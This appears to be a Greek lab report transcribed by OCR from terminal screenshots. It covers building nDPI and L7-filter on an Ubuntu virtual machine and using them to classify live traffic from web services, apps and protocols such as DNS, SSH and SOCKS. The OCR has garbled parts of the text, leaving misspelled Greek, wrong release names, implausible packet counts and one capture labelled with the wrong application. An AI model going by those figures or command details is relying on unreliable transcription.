(Ανάγνωση βάσης δεδομένων ... 171011 files and directories currently installed.)
Preparing to unpack .../0-libsigsegv2_2.10-5_amd64.deb ...
Unpacking libsigsegv2:amd64 (2.10-5) ...
Selecting previously unselected package m4.
Preparing to unpack .../1-m4_1.4.17-5_amd64.deb ...
Unpacking m4 (1.4.17-5) ...
Selecting previously unselected package autoconf.
Preparing to unpack .../2-autoconf_2.69-10_all.deb ...
Unpacking autoconf (2.69-10) ...
Selecting previously unselected package automake.
Preparing to unpack .../3-automake_1%3a1.15-4ubuntu1_all.deb ...
Unpacking automake (1:1.15-4ubuntu1) ...
@ερε:5 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libsigsegv2:amd64 (2.10-5)
```

sudo apt-get install pkg-config

```
Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox
Αρχείο Μηχανή Πρόβλημα Εισόδου Συσκευές Βοήθεια
mary@mary:~$ 
@ερε:4 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 automake all 1:1.15-4ubuntu1 [510 kB]
Μεταφορτώθηκαν 1040 kB σε 2s (515 kB/s)
Selecting previously unselected package libsigsegv2:amd64.
(Ανάγνωση βάσης δεδομένων ... 171011 files and directories currently installed.)
Preparing to unpack .../0-libsigsegv2_2.10-5_amd64.deb ...
Unpacking libsigsegv2:amd64 (2.10-5) ...
Selecting previously unselected package m4.
Preparing to unpack .../1-m4_1.4.17-5_amd64.deb ...
Unpacking m4 (1.4.17-5) ...
Selecting previously unselected package autoconf.
Preparing to unpack .../2-autoconf_2.69-10_all.deb ...
Unpacking autoconf (2.69-10) ...
Selecting previously unselected package automake.
Preparing to unpack .../3-automake_1%3a1.15-4ubuntu1_all.deb ...
Unpacking automake (1:1.15-4ubuntu1) ...
Ιννεται εγκατάσταση libsigsegv2:amd64 (2.10-5) ...
Processing triggers for install-info (6.1.0.dfsg.1-8) ...
Ιννεται εγκατάσταση m4 (1.4.17-5) ...
Processing triggers for libc-bin (2.24-3ubuntu2) ...
Processing triggers for doc-base (0.10.7) ...
Processing 1 added doc-base file...
Processing triggers for man-db (2.7.5-1) ...
Ιννεται εγκατάσταση autoconf (2.69-10) ...
Ιννεται εγκατάσταση automake (1:1.15-4ubuntu1) ...
update-alternatives: using /usr/bin/automake-1.15 to provide /usr/bin/automake (automake) in auto mode
mary@mary:~$ sudo apt-get install pkg-config
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε
Κατασκευή Δενδρού Εκδρομήσων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
pkg-config is already the newest version (0.29.1-0ubuntu1).
Το pkg-config έχει εγκατασταθεί με το χέρι
Ο αναβαθμιστηκαν, 0 νέα εγκατεστημένα, οι 7 δεν αναβαθμιζονται.
```

sudo apt-get install subversion

Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox

Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια

mary@mary: ~

```
to pkg-config έχεται εγκατασταθεί με το χέρι
Ο αναδημιστηκαν, Ο νέο εγκατεστημένα, Θ θα φαρεθεούν και 7 δεν αναβαθμιζονται.
mary@mary: ~$ sudo apt-get install subversion
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε
Κατάσκευή Δενδρου Εξαρτήσεων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
Τhe following additional packages will be installed:
libapr1 libaprutil1 libbservf-1-1 libsvn1
Προτεινόμενα πακέτα:
db5.3-util subversion-tools
Τα ακόλουθα NEA πακέτα θα εγκατασταθούν:
libapr1 libaprutil1 libbservf-1-1 libsvn1 subversion
Ο αναδημιστηκαν, Ο νέο εγκατεστημένα, Θ θα φαρεθεούν και 7 δεν αναβαθμιζονται.
Χρειάζεται να μεταφορτώσουν 1687 kB από αρχεια.
Μετά από αυτή τη λειτουργία, θα χρησιμοποιήσουν 6653 kB χώρου από το δίσκο.
Өδηλώτε να συνεχίσετε; [N/o] N
Өρε:1 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libapr1 amd64 1.5.2-4 [85,9 kB]
Өρε:2 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libaprutil1 amd64 1.5.4-2 [77,1 kB]
]
Өρε:3 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libservf-1-1 amd64 1.3.8-3 [44,0 kB]
]
Өρε:4 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libsvn1 amd64 1.9.4-1ubuntu1 [1170 kB]
Өρε:5 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 subversion amd64 1.9.4-1ubuntu1 [3 kB]
Μεταφορτώθηκαν 1687 kB σε 2s (626 kB/s)
Selecting previously unselected package libapr1:amd64.
(Ανάγνωση βάσης δεδομένων... 17399 files and directories currently installed.)
Preparing to unpack .../0-libapr1_1.5.2-4_amd64.deb ...
Unpacking libapr1:amd64 (1.5.2-4)...
Selecting previously unselected package libaprutil1:amd64.
Preparing to unpack .../1-libaprutil1_1.5.4-2_amd64.deb ...
Unpacking libaprutil1:amd64 (1.5.4-2)...
Selecting previously unselected package libbservf-1-1:amd64.
Preparing to unpack .../2-libbservf-1-1_1.3.8-3_amd64.deb ...
Unpacking libbservf-1-1:amd64 (1.3.8-3)...
```

sudo apt-get install iptables-dev

Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox

Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια

mary@mary: ~

```
Εινεται εγκατάσταση libsvn1:amd64 (1.9.4-1ubuntu1) ...
Εινεται εγκατάσταση subversion (1.9.4-1ubuntu1) ...
Processing triggers for libc-bin (2.24-3ubuntu2) ...
mary@mary: ~$ sudo apt-get install iptables-dev
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε
Κατάσκευή Δενδρου Εξαρτήσεων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
Τhe following additional packages will be installed:
libip4tc-dev libip6tc-dev libiptc-dev libxtables-dev
Τα ακόλουθα NEA πακέτα θα εγκατασταθούν:
iptables-dev libip4tc-dev libip6tc-dev libiptc-dev libxtables-dev
Ο αναδημιστηκαν, Ο νέο εγκατεστημένα, Θ θα φαρεθεούν και 7 δεν αναβαθμιζονται.
Χρειάζεται να μεταφορτώσουν 40,6 kB από αρχεια.
Μετά από αυτή τη λειτουργία, θα χρησιμοποιήσουν 278 kB χώρου από το δίσκο.
Өδηλώτε να συνεχίσετε; [N/o] N
Өρε:1 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libip4tc-dev amd64 1.6.0-3ubuntu2 [6540 kB]
Өρε:2 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libip6tc-dev amd64 1.6.0-3ubuntu2 [7948 kB]
Өρε:3 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libiptc-dev amd64 1.6.0-3ubuntu2 [8510 kB]
Өρε:4 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libxtables-dev amd64 1.6.0-3ubuntu2 [11,1 kB]
Өρε:5 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 iptables-dev all 1.6.0-3ubuntu2 [6518 kB]
Μεταφορτώθηκαν 40,6 kB σε 0s (79,7 kB/s)
Selecting previously unselected package libip4tc-dev.
(Ανάγνωση βάσης δεδομένων... 171399 files and directories currently installed.)
Preparing to unpack .../0-libip4tc-dev_1.6.0-3ubuntu2_amd64.deb ...
Unpacking libip4tc-dev (1.6.0-3ubuntu2)...
Selecting previously unselected package libip6tc-dev.
Preparing to unpack .../1-libip6tc-dev_1.6.0-3ubuntu2_amd64.deb ...
Unpacking libip6tc-dev (1.6.0-3ubuntu2)...
Selecting previously unselected package libiptc-dev.
Preparing to unpack .../2-libiptc-dev_1.6.0-3ubuntu2_amd64.deb ...
Unpacking libiptc-dev (1.6.0-3ubuntu2)...
Selecting previously unselected package libxtables-dev.
Preparing to unpack .../3-libxtables-dev_1.6.0-3ubuntu2_amd64.deb ...
Unpacking libxtables-dev (1.6.0-3ubuntu2)...
```

Κατεβάζουμε nDPI από: <https://github.com/ntp0/nDPI> και τρέχουμε τα παρακάτω:

Debian apt-get install build-essential

```
cd <nDPI source code directory>
./configure
Make
```

```

mary@mary:~/Δήμεια/nDPI-dev
mary@mary:~/Δήμεια/nDPI-dev$ sudo ./autogen.sh
autoreconf: Entering directory .
autoreconf: configure.ac: not using Gettext
autoreconf: running: aclocal --force -I m4
autoreconf: configure.ac: tracing
autoreconf: running: libtoolize --copy --force
libtoolize: putting auxiliary files in '.'.
libtoolize: copying file ./ltmain.sh
libtoolize: putting macros in AC_CONFIG_MACRO_DIRS, 'm4'.
libtoolize: copying file m4/libtool.m4
libtoolize: copying file m4/ltoptions.m4
libtoolize: copying file m4/ltsugar.m4
libtoolize: copying file m4/lversion.m4
libtoolize: copying file m4/lt-obsolete.m4
autoreconf: running: /usr/bin/autoconf --force
autoreconf: running: /usr/bin/autoheader --force
autoreconf: running: automake --add-missing --copy --force-missing
configure.ac:7: installing './compile'
configure.ac:7: installing './config.guess'
configure.ac:7: installing './config.sub'
configure.ac:5: installing './install-sh'
configure.ac:5: installing './missing'
example/Makefile.am: installing './depcomp'
parallel-tests: installing './test-driver'

Terminator
mary@mary:~/Δήμεια/nDPI-dev
mary@mary:~/Δήμεια/nDPI-dev$ sudo ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking build system type... x86_64-pc-linux-gnu
checking host system type... x86_64-pc-linux-gnu
checking how to print strings... printf
checking for style of include used by make... GNU
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -o... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
checking dependency style of gcc... gcc3
checking for a sed that does not truncate output... /bin/sed

```

Δικτυακή Κίνηση

- **Υπηρεσίες διαδικτύου:**

Χρησιμοποιήσαμε το google, Wikipedia, amazon, pinterest, twitter και facebook

Παρατηρούμε πως δεν φαίνεται το pinterest

```

mary@mary:~/Δήμεια/nDPI-dev/example
Acceptable          3895166 bytes
Fun                573494 bytes
mary@mary:~/Δήμεια/nDPI-dev/example$ sudo ndpireader -l enp0s3 -s 70
-----
* NOTE: This is demo app to show *some* nDPI features.
* In this demo we have implemented only some basic features
* Just to show you what you can do with the library. Feel
* free to extend it and send us the patches for inclusion
-----

Using nDPI (1.8.0--)
Capturing live traffic from device enp0s3...
Capturing traffic up to 70 seconds
Running thread 0...
nDPI Memory statistics:
nDPI Memory (once):    102.85 KB
Flow Memory (per flow): 1.88 KB
Actual Memory:          2.56 MB
Peak Memory:            2.56 MB

Traffic statistics:
Ethernet bytes:      9917986   (includes ethernet CRC/IFC/trailer)
Discarded bytes:      0
IP packets:           12958     of 12958 packets total
TCP packets:          9600014   (avg pkt size 741 bytes)
Unique flows:          178
TCP Packets:          12347
UDP Packets:          611
VLAN Packets:         0
PPPoE Packets:        0
Fragmented Packets:   0
Max Packet size:      65340
Packet Len < 64:      7228
Packet Len 64-128:    146
Packet Len 128-256:   504
Packet Len 256-1024:  882
Packet Len 1024-1500: 3220
Packet Len 1500+:      97
nDPI throughput:      186.14 pps / 1.09 Mb/sec
Traffic throughput:   186.14 pps / 1.09 Mb/sec
Traffic duration:    69.613 sec
Guessed flow protos:  40

Detected protocols:
DNS      packets: 611      bytes: 114472      flows: 1
HTTP    packets: 2875     bytes: 2086791     flows: 78
SSL     packets: 1287     bytes: 722275     flows: 31
Facebook packets: 1441     bytes: 874698     flows: 21
Twitter packets: 3974     bytes: 397456     flows: 3
Google   packets: 194      bytes: 45332      flows: 10
UbuntuONE packets: 7       bytes: 416       flows: 1
Wikipedia packets: 1076    bytes: 1160729    flows: 8
Amazon   packets: 4242    bytes: 3664579    flows: 49
Office365 packets: 91      bytes: 23760      flows: 8

Protocol statistics:
Safe          722275 bytes
Acceptable    8009941 bytes
Fun           874698 bytes

```

- **Εφαρμογές:**

Dropbox

mary@mary: ~/nDPI/nDPI-dev/example

```

Protocol statistics:
  Safe          456 bytes
mary@mary:~/nDPI/nDPI-dev/example$ sudo ndpiReader -i enp0s3 -s 10
-----
* NOTE: This is demo app to show *some* nDPI features.
* In this demo we have implemented only some basic features
* Just to show you what you can do with the library. Feel
* free to extend it and send us the patches for inclusion
-----
Using nDPI (1.8.0-0-) [1 thread(s)]
Capturing live traffic from device enp0s3...
Capturing traffic up to 10 seconds
Running thread 0...
-----
nDPI Memory statistics:
  nDPI Memory (once): 102.85 KB
    Flow Memory (per flow): 1.88 KB
    Actual Memory: 1.99 MB
    Peak Memory: 1.99 MB
-----
Traffic statistics:
  Ethernet bytes: 2619597      (includes ethernet CRC/IFC/trailer)
  Discarded bytes: 0
  IP packets: 3089      of 3089 packets total
  IP bytes: 2545461      (avg pkt size 824 bytes)
  Unique flows: 4
  TCP Packets: 3087
  UDP Packets: 2
  VLAN Packets: 0
  MPLS Packets: 0
  PPPoE Packets: 0
  Fragmented Packets: 0
  Max Packet size: 34868
  Max Len 64: 1544
  Max Len < 64: 1395
  Max Len > 1500: 33
  Max Len 128-128: 0
  Max Len 128-256: 3
  Max Len 256-1024: 0
  Max Len 1024-1500: 1509
  Max Len > 1500: 33
  nDPI throughput: 305.61 pps / 1.98 Mb/sec
  Traffic throughput: 305.61 pps / 1.98 Mb/sec
  Traffic duration: 10.108 sec
  Guessed flow protos: 2
-----
Detected protocols:
  SSL      packets: 3087      bytes: 2545111      flows: 2
  Dropbox  packets: 2      bytes: 350      flows: 2
-----
Protocol statistics:
  Safe          2545111 bytes
  Acceptable   350 bytes
mary@mary:~/nDPI/nDPI-dev/example$ 

```

Spotify

mary@mary: ~/nDPI/nDPI-dev/example

```

mary@mary:~/nDPI/nDPI-dev/example$ sudo ndpiReader -i enp0s3 -s 10
-----
* NOTE: This is demo app to show *some* nDPI features.
* In this demo we have implemented only some basic features
* Just to show you what you can do with the library. Feel
* free to extend it and send us the patches for inclusion
-----
Using nDPI (1.8.0-0-) [1 thread(s)]
Capturing live traffic from device enp0s3...
Capturing traffic up to 10 seconds
Running thread 0...
-----
nDPI Memory statistics:
  nDPI Memory (once): 102.85 KB
    Flow Memory (per flow): 1.88 KB
    Actual Memory: 2.01 MB
    Peak Memory: 2.01 MB
-----
Traffic statistics:
  Ethernet bytes: 7371825      (includes ethernet CRC/IFC/trailer)
  Discarded bytes: 0
  IP packets: 5613      of 5613 packets total
  IP bytes: 7237113      (avg pkt size 1289 bytes)
  Unique flows: 10
  TCP Packets: 5613
  UDP Packets: 0
  VLAN Packets: 0
  MPLS Packets: 0
  PPPoE Packets: 0
  Fragmented Packets: 0
  Max Packet size: 65340
  Max Len 64: 2364
  Max Len < 64: 2364
  Max Len 128-128: 2
  Max Len 128-256: 0
  Max Len 256-1024: 8
  Max Len 1024-1500: 2022
  Max Len > 1500: 61
  nDPI throughput: 564.67 pps / 5.66 Mb/sec
  Traffic throughput: 564.67 pps / 5.66 Mb/sec
  Traffic duration: 9.940 sec
  Guessed flow protos: 5
-----
Detected protocols:
  Unknown  packets: 4      bytes: 1340      flows: 1
  HTTP     packets: 1336     bytes: 1689172     flows: 2
  SSL      packets: 7      bytes: 427      flows: 3
  Dropbox  packets: 4266     bytes: 5546174     flows: 4
-----
Protocol statistics:
  Safe          427 bytes
  Acceptable   7235346 bytes
  Unrated     1340 bytes
mary@mary:~/nDPI/nDPI-dev/example$ 

```

Viber

mary@mary: ~

```

Peak Memory: 2.03 MB

Traffic statistics:
  Ethernet bytes: 7100593      (includes ethernet CRC/IFC/trailer)
  Discarded bytes: 0
  IP packets: 8108      of 8108 packets total
  IP bytes: 6906001      (avg pkt size 851 bytes)
  Unique flows: 22
  TCP Packets: 8108
  UDP Packets: 0
  VLAN Packets: 0
  MPLS Packets: 0
  PPPoE Packets: 0
  Fragmented Packets: 0
  Max Packet size: 31964
  Max Len 64: 4110
  Max Len 128-128: 17
  Max Len 128-256: 23
  Max Len 256-1024: 277
  Max Len 1024-1500: 3121
  Max Len > 1500: 566
  nDPI throughput: 408.82 pps / 2.73 Mb/sec
  Traffic throughput: 408.82 pps / 2.73 Mb/sec
  Traffic duration: 19.832 sec
  Guessed flow protos: 7

Detected protocols:
  HTTP      packets: 6      bytes: 342      flows: 2
  SSL       packets: 5774     bytes: 4857191     flows: 5
  Viber     packets: 2328     bytes: 2048468     flows: 15

Protocol statistics:
  Safe          4857191 bytes
  Acceptable   2048810 bytes
mary@mary:~$ 

```

BitTorrent

```

Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox
Αρχική Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
mary@mary: ~
Traffic statistics:
  Ethernet bytes:      8135          (includes ethernet CRC/IFC/trailer)
  Discarded bytes:     0
  IP packets:          88           of 88 packets total
  IP bytes:            6023          (avg pkt size 68 bytes)
  Unique flows:        25
  TCP Packets:         76
  UDP Packets:         12
  VLAN Packets:        0
  MPLS Packets:        0
  PPPoE Packets:       0
  Fragmented Packets:  0
  Max Packet size:    285
  Packet Len < 64:    75
  Packet Len 64-128:   12
  Packet Len 128-256:  0
  Packet Len 256-1024: 1
  Packet Len 1024-1500: 0
  Packet Len > 1500:   0
  nDPI throughput:   4.40 pps / 3.18 Kb/sec
  Traffic throughput: 4.40 pps / 3.18 Kb/sec
  Traffic duration:  19.984 sec
  Guessed flow protos: 16

  Detected protocols:
    HTTP      packets: 18      bytes: 1032      flows: 4
    BitTorrent packets: 12      bytes: 1512      flows: 7
    SSL       packets: 52      bytes: 3137      flows: 12
    Google     packets: 2      bytes: 114       flows: 1
    Cloudflare packets: 4      bytes: 228       flows: 1

  Protocol statistics:
    Safe           3137 bytes
    Acceptable    2886 bytes
mary@mary:~$
```

Πρωτόκολλα εφαρμογών:

Http

```

Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox
Αρχική Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
mary@mary: ~
Discarded bytes:      0
  IP packets:          291           of 291 packets total
  IP bytes:            110176          (avg pkt size 378 bytes)
  Unique flows:        11
  TCP Packets:         245
  UDP Packets:         46
  VLAN Packets:        0
  MPLS Packets:        0
  PPPoE Packets:       0
  Fragmented Packets:  0
  Max Packet size:    5569
  Packet Len < 64:    174
  Packet Len 64-128:   12
  Packet Len 128-256:  40
  Packet Len 256-1024: 25
  Packet Len 1024-1500: 31
  Packet Len > 1500:   9
  nDPI throughput: 14.55 pps / 45.76 Kb/sec
  Traffic throughput: 14.55 pps / 45.76 Kb/sec
  Traffic duration: 20.001 sec
  Guessed flow protos: 1

  Detected protocols:
    DNS      packets: 44      bytes: 6917      flows: 1
    HTTP     packets: 11      bytes: 3086      flows: 1
    MDNS    packets: 2       bytes: 340       flows: 2
    SSL      packets: 189     bytes: 91767     flows: 4
    Facebook packets: 41     bytes: 7752      flows: 2
    Cloudflare packets: 4     bytes: 314       flows: 1

  Protocol statistics:
    Safe           91767 bytes
    Acceptable    10657 bytes
    Fun            7752 bytes
mary@mary:~$
```

DNS

Πληκτρολογώντας μια νέα διεύθυνση στο mozilla παρατηρούμε την εμφάνιση του DNS στην κίνηση.

```

Linux Ubuntu [Τρύγος] - Oracle VM VirtualBox
Αρχική Μηχανή Προβόλη Εισόδος Συσκευές Βοήθεια
mary@mary: ~

Traffic statistics:
  Ethernet bytes: 1720717      (includes ethernet CRC/IFC/trailer)
  Discarded bytes: 0
  IP packets: 2570          of 2570 packets total
  IP bytes: 1659037        (avg pkt size 645 bytes)
  Unique flows: 80
  TCP Packets: 2508
  UDP Packets: 62
  VLAN Packets: 0
  MPLS Packets: 0
  PPPoE Packets: 0
  Fragmented Packets: 0
  Max Packet size: 6058
  Packet Len < 64: 1431
  Packet Len 64-128: 9
  Packet Len 128-256: 29
  Packet Len 256-1024: 246
  Packet Len 1024-1500: 761
  Packet Len > 1500: 94
  nDPI throughput: 129.45 pps / 677.11 Kb/sec
  Traffic throughput: 129.45 pps / 677.11 Kb/sec
  Traffic duration: 19.854 sec
  Guessed flow protos: 29

Detected protocols:
  DNS      packets: 62      bytes: 11468      flows: 1
  HTTP     packets: 2357    bytes: 1585261    flows: 66
  SSL      packets: 115     bytes: 59311      flows: 5
  Google    packets: 28      bytes: 2510       flows: 7
  Cloudflare packets: 8      bytes: 487       flows: 1

Protocol statistics:
  Safe           59311 bytes
  Acceptable     1599726 bytes
mary@mary: ~

```

SSH

Κάνουμε σύνδεση με ένα απομακρυσμένο server. Παρατηρούμε πως το nDPI κάνει αναγνώριση με βάση την πόρτα οπότε με την 22 βλέπουμε πως στην κίνηση εμφανίζεται το πρωτόκολλο SSH

```

mary@mary: ~
Unique flows: 1
TCP Packets: 12
UDP Packets: 0
VLAN Packets: 0
MPLS Packets: 0
PPPoE Packets: 0
Fragmented Packets: 0
Max Packet size: 56
Packet Len < 64: 12
Packet Len 64-128: 0
Packet Len 128-256: 0
Packet Len 256-1024: 0
Packet Len 1024-1500: 0
Packet Len > 1500: 0
nDPI throughput: 1.18 pps / 916 b/sec
Traffic throughput: 1.18 pps / 916 b/sec
Traffic duration: 10.209 sec
Guessed flow protos: 1

Detected protocols:
  SSH      packets: 12      bytes: 882
  flows: 1

Protocol statistics:
  Acceptable     882 bytes
mary@mary: ~

```

```

mary@mary: ~
Protocol statistics:
mary@mary:~/nDPI-dev/example$ cd
mary@mary:~/nDPI-dev/example$ sudo ssh mairis@83.212.103.96 -p 22
mairis@83.212.103.96's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-22-generic x86_64)

 * Documentation: https://help.ubuntu.com/
374 packages can be updated.
166 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan  7 14:36:16 2017 from 89.210.33.179

```

Socks

```

mary@mary: ~
  MPLS Packets: 0
  PPPoE Packets: 0
  Fragmented Packets: 0
  Max Packet size: 714
  Packet Len < 64: 22
  Packet Len 64-128: 4
  Packet Len 128-256: 1
  Packet Len 256-1024: 3
  Packet Len 1024-1500: 0
  Packet Len > 1500: 0
  nDPI throughput: 2.96 pps / 3.18 Kb/sec
  Traffic throughput: 2.96 pps / 3.18 Kb/sec
  Traffic duration: 10.151 sec
  Guessed flow protos: 2

  Detected protocols:
    SOCKS      packets: 30      bytes: 3406
    flows: 3

  Protocol statistics:
    Acceptable     3406 bytes
mary@mary: ~

```

Εγκατάσταση L7-filter

Για την εγκατάσταση του L7-filter εκτελούμε τα παρακάτω:

```

sudo add-apt-repository ppa:imisssthesshore/alfa-sec
sudo apt-get update
sudo apt-get install l7-filter-userspace

```

```

Linux Ubuntu [Τρύγος] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
Τερματικό
mary@mary: ~
pg: Signature by key 630239CC130E1A7FD81A27B140976EAF437D05B5
uses weak digest algorithm (SHA1)
mary@mary:~$ sudo apt-get install l7-filter-userspace
Ανάγνωση λιστών πακέτων... Ολοκληρώθηκε
Κατασκευή Δένδρου Εξαρτήσεων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
Τα ακόλουθα NEA πακέτα θα εγκατασταθούν:
l7-filter-userspace l7-protocols libnetfilter-queue1
Τα ακόλουθα NEA πακέτα θα εγκατασταθούν:
l7-protocols libnetfilter-queue1
Οι αναβαθμιστικοί, 3 νέοι εγκατεστημένοι, 0 οι αραιέστεροι και 7 δύο
εγκαταστημένοι.
Χρειάζεται να μεταφορτωθούν 103 kB από αρχεία.
Μεταφέρονται 382 kB από λειτουργία, 0 αρχιπονητικούς 382 kB χώρου α
πό το δίσκο.
Θέλετε να συνεχίσετε; [Ν/Ο] N
Φέρε:1 http://gr.archive.ubuntu.com/ubuntu yakkety/universe am
d64 libnetfilter-queue1 amd64 1.0.2-2 [11.4 kB]
Φέρε:2 http://us.archive.ubuntu.com/ubuntu precise/universe am
d64 l7-filter-userspace amd64 0.12-beta1-1 [34.2 kB]
Φέρε:3 http://us.archive.ubuntu.com/ubuntu precise/universe am
d64 l7-protocols all 20090528-4 [57.5 kB]
Μεταφορτώθηκαν 103 kB σε 1s (78.7 kB/s)

```

<http://kuscik.blogspot.gr/2008/02/how-to-userspace-l7-filter-on-ubuntu.html>

Δικτυακή Κίνηση



Πρωτόκολλα εφαρμογών:

DNS


```

mary@mary: ~
Added: http mark=18
My part of the mark has already been altered, ignoring these packets!
(1 ignored so far.) Fix your rules or use l7-filter -c.
My part of the mark has already been altered, ignoring these packets!
(2 ignored so far.) Fix your rules or use l7-filter -c.
My part of the mark has already been altered, ignoring these packets!
(4 ignored so far.) Fix your rules or use l7-filter -c.
My part of the mark has already been altered, ignoring these packets!
(8 ignored so far.) Fix your rules or use l7-filter -c.
My part of the mark has already been altered, ignoring these packets!
